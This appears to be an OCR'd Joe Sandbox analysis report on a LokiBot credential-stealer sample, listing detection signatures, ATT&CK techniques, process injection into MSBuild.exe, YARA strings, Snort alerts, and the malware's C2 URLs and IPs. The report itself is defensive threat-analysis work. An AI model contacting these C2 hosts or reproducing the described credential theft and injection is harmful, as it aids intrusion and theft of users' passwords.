ID: 553234
Sample Name: gunzipped.exe
Cookbook: default.jbs
Time: 14:24:17
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report gunzipped.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Lokibot 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
System Summary: 5
Data Obfuscation: 5
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 9
Private 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASN 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 11
Static File Info 11
General 11
File Icon 12
Static PE Info 12
General 12
Authenticode Signature 12
Entrypoint Preview 13
Data Directories 13
Sections 13
Resources 13
Imports 13
Version Infos 13
Network Behavior 13
Snort IDS Alerts 13
Network Port Distribution 20
TCP Packets 20
UDP Packets 20
DNS Queries 20
DNS Answers 21
HTTP Request Dependency Graph 26
HTTP Packets 26
Code Manipulations 50
Statistics 50
Behavior 50

System Behavior 50
Analysis Process: gunzipped.exe PID: 7116 Parent PID: 2512 50
General 50
File Activities 51
File Created 51
File Written 51
File Read 51
Analysis Process: MSBuild.exe PID: 1852 Parent PID: 7116 51
General 51
File Activities 52
File Created 53
File Deleted 53
File Moved 53
File Written 53
File Read 53
Disassembly 53
Code Analysis 53


Windows Analysis Report gunzipped.exe

Overview


General Information

Sample Name:	gunzipped.exe
Analysis ID:	553234
MD5:	a76b143e354a2a..
SHA1:	51bb9b6f0c004d4.
SHA256:	d9bad692a869fdb.
Tags:	exe Loki
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Malicious sample detected (through …
- Antivirus / Scanner detection for sub…
- Yara detected Lokibot
- Tries to steal Mail credentials (via fil…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / Wi…
- Yara detected aPLib compressed bin…
- Tries to harvest and steal ftp login c…
- .NET source code references suspic…
- Tries to steal Mail credentials (via fil…

Classification



Process Tree

- **System is w10x64**
- gunzipped.exe (PID: 7116 cmdline: "C:\Users\user\Desktop\gunzipped.exe" MD5: A76B143E354A2AC9F363616FF4F8B239)
  - MSBuild.exe (PID: 1852 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe MD5: D621FD77BD585874F9686D3A76462EF1)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "https://jnxxx1.xyz/JRM/w2/fre.php"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.931659993.0000000000C58000.00000004.00000020.sdmp	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	
00000001.00000002.931501458.0000000000400000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.931501458.0000000000400000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000001.00000002.931501458.0000000000400000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.931501458.000000000400000.00000040.00000001.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
Click to see the 34 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.MSBuild.exe.400000.5.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
1.0.MSBuild.exe.400000.5.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
1.0.MSBuild.exe.400000.5.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
1.0.MSBuild.exe.400000.5.raw.unpack	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
1.0.MSBuild.exe.400000.5.raw.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 61 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected aPLib compressed binary

HIPS / PFW / Operating System Protection Evasion:

- Writes to foreign memory regions
- .NET source code references suspicious native API functions
- Allocates memory in foreign processes
- Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Yara detected Lokibot
- Tries to steal Mail credentials (via file / registry access)
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal ftp login credentials
- Tries to steal Mail credentials (via file registry)
- Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

- Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Native API 1	Scheduled Task/Job 1	Access Token Manipulation 1	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesd Insecur Networ Commu
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Deobfuscate/Decode Files or Information 1	Credentials in Registry 2	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Exploit Redirec Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Scheduled Task/Job 1	Obfuscated Files or Information 3	Security Account Manager	System Information Discovery 1 3	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 4	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 3 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
gunzipped.exe	100%	Avira	TR/Dropper.MSIL.Gen	
gunzipped.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.0.gunzipped.exe.3f0000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
0.2.gunzipped.exe.3f0000.0.unpack	100%	Avira	HEUR/AGEN.1133163		Download File
1.0.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.MSBuild.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.MSBuild.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.MSBuild.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.MSBuild.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.MSBuild.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://jnxxx1.xyz/JRM/w2/fre.php	0%	Avira URL Cloud	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://https://jnxxx1.xyz/JRM/w2/fre.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
jnxxx1.xyz	104.21.60.171	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://jnxxx1.xyz/JRM/w2/fre.php	true	• Avira URL Cloud: safe	unknown
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://https://jnxxx1.xyz/JRM/w2/fre.php	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.60.171	jnxxx1.xyz	United States		13335	CLOUDFLARENETUS	true
172.67.198.111	unknown	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553234
Start date:	14.01.2022
Start time:	14:24:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 54s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	gunzipped.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@60/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 62.7% (good quality ratio 59.4%) • Quality average: 76% • Quality standard deviation: 29.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:25:21	API Interceptor	57x Sleep call for process: MSBuild.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\gunzipped.exe.log	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.374391981354885
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAIOKbbDLI4MWuPOKN08JOKhap+92n4MNQpN9tv:ML9E4KrgKDE4KGKN08AKh6+84xpNT
MD5:	C8A62E39DE7A3F805D39384E8BABB1E0
SHA1:	B32B1257401F17A2D1D5D3CC1D8C1E072E3FEE31
SHA-256:	A7BC127854C5327ABD50C86000BF10586B556A5E085BB23523B07A15DD4C5383
SHA-512:	7DB2825131F5CDA6AF33A179D9F7CD0A206FF34AE50D6E66DE9E99BE2CD1CB985B88C00F0EDE72BBC4467E7E42B5DC6132403AA2EC1A0A7A6D11766C438B1C3
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbq:4
MD5:	8CB7B7F28464C3FCBAE8A10C46204572
SHA1:	767FE80969EC2E67F54CC1B6D383C76E7859E2DE
SHA-256:	ED5E3DCEB0A1D68803745084985051C1ED41E11AC611DF8600B1A471F3752E96
SHA-512:	9BA84225FDB6C0FD69AD99B69824EC5B8D2B8FD3BB4610576DB4AD79ADF381F7F82C4C9522EC89F7171907577FAF1B4E70B82364F516CF8BBFED99D2ADEA43AF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.712814063964112
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	gunzipped.exe
File size:	207368
MD5:	a76b143e354a2ac9f363616ff4f8b239
SHA1:	51bb9b6f0c004d4532ae7f83b58554c924f4d3cc
SHA256:	d9bad692a869fdb2d3e9ec678e50f27e2dbe2f1fef185a8480df7eb5562d88f0
SHA512:	08caf51783da2b857699ca0063410464e35faeec64a44d4e35ed7e098f5fa6447d36c8a01de7ab9ecbd863e690a910328ccb503e66a9ef679a98031bf5be5369
SSDEEP:	3072:68RW5D8ndLRtj/fs+BrOxK2+pwWS8HaTvhwmo0hb2bRcO4RNNqV45M6/xsmFU3Gz:68rJT6x0SxvhwmO0hb2bN0vz/lR
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....n.a.....R.....>p... .....@.. .....@.....@.....

File Icon

Icon Hash:	f8e6c6c5d5c4e4e8

Static PE Info

General

Entrypoint:	0x42703e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61E16EDC [Fri Jan 14 12:38:52 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Microsoft Code Signing PCA, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 7/12/2018 10:11:19 PM 7/26/2019 10:11:19 PM
Subject Chain	• CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Version:	3
Thumbprint MD5:	EA2EAC5068FCE34E887927373AB894A0
Thumbprint SHA-1:	9DC17888B5CFAD98B3CB35C1994E96227F061675

Thumbprint SHA-256:	37A8A01D0CF930DCA58E725400AD06DD550970B92F49B0C3A15B321B4E4097DA
Serial:	33000001B1DDEDBA54E965B85F0001000001B1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x25044	0x25200	False	0.906703756313	data	7.8171876408	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.reloc	0x28000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0x2a000	0x9600	0x9600	False	0.674609375	data	6.83137933544	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-14:25:18.175313	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49770	80	192.168.2.4	104.21.60.171
01/14/22-14:25:18.175313	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.4	104.21.60.171
01/14/22-14:25:18.175313	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.4	104.21.60.171
01/14/22-14:25:18.175313	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49770	80	192.168.2.4	104.21.60.171
01/14/22-14:25:19.900110	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49771	80	192.168.2.4	104.21.60.171
01/14/22-14:25:19.900110	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.4	104.21.60.171
01/14/22-14:25:19.900110	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.4	104.21.60.171
01/14/22-14:25:19.900110	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49771	80	192.168.2.4	104.21.60.171
01/14/22-14:25:21.284630	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.4	172.67.198.111
01/14/22-14:25:21.284630	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.4	172.67.198.111
01/14/22-14:25:21.284630	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.4	172.67.198.111
01/14/22-14:25:21.284630	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49772	80	192.168.2.4	172.67.198.111
01/14/22-14:25:23.253971	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.4	104.21.60.171
01/14/22-14:25:23.253971	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.4	104.21.60.171
01/14/22-14:25:23.253971	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.4	104.21.60.171
01/14/22-14:25:23.253971	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49773	80	192.168.2.4	104.21.60.171
01/14/22-14:25:25.064096	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.4	104.21.60.171
01/14/22-14:25:25.064096	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.4	104.21.60.171
01/14/22-14:25:25.064096	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.4	104.21.60.171

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-14:25:25.064096	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49774	80	192.168.2.4	104.21.60.171
01/14/22-14:25:26.426706	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.4	104.21.60.171
01/14/22-14:25:26.426706	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.4	104.21.60.171
01/14/22-14:25:26.426706	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.4	104.21.60.171
01/14/22-14:25:26.426706	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49775	80	192.168.2.4	104.21.60.171
01/14/22-14:25:27.981180	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49776	80	192.168.2.4	172.67.198.111
01/14/22-14:25:27.981180	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49776	80	192.168.2.4	172.67.198.111
01/14/22-14:25:27.981180	TCP	2025381	ET TROJAN LokiBot Checkin	49776	80	192.168.2.4	172.67.198.111
01/14/22-14:25:27.981180	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49776	80	192.168.2.4	172.67.198.111
01/14/22-14:25:30.190933	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.4	172.67.198.111
01/14/22-14:25:30.190933	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.4	172.67.198.111
01/14/22-14:25:30.190933	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.4	172.67.198.111
01/14/22-14:25:30.190933	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49777	80	192.168.2.4	172.67.198.111
01/14/22-14:25:31.656934	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49778	80	192.168.2.4	104.21.60.171
01/14/22-14:25:31.656934	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49778	80	192.168.2.4	104.21.60.171
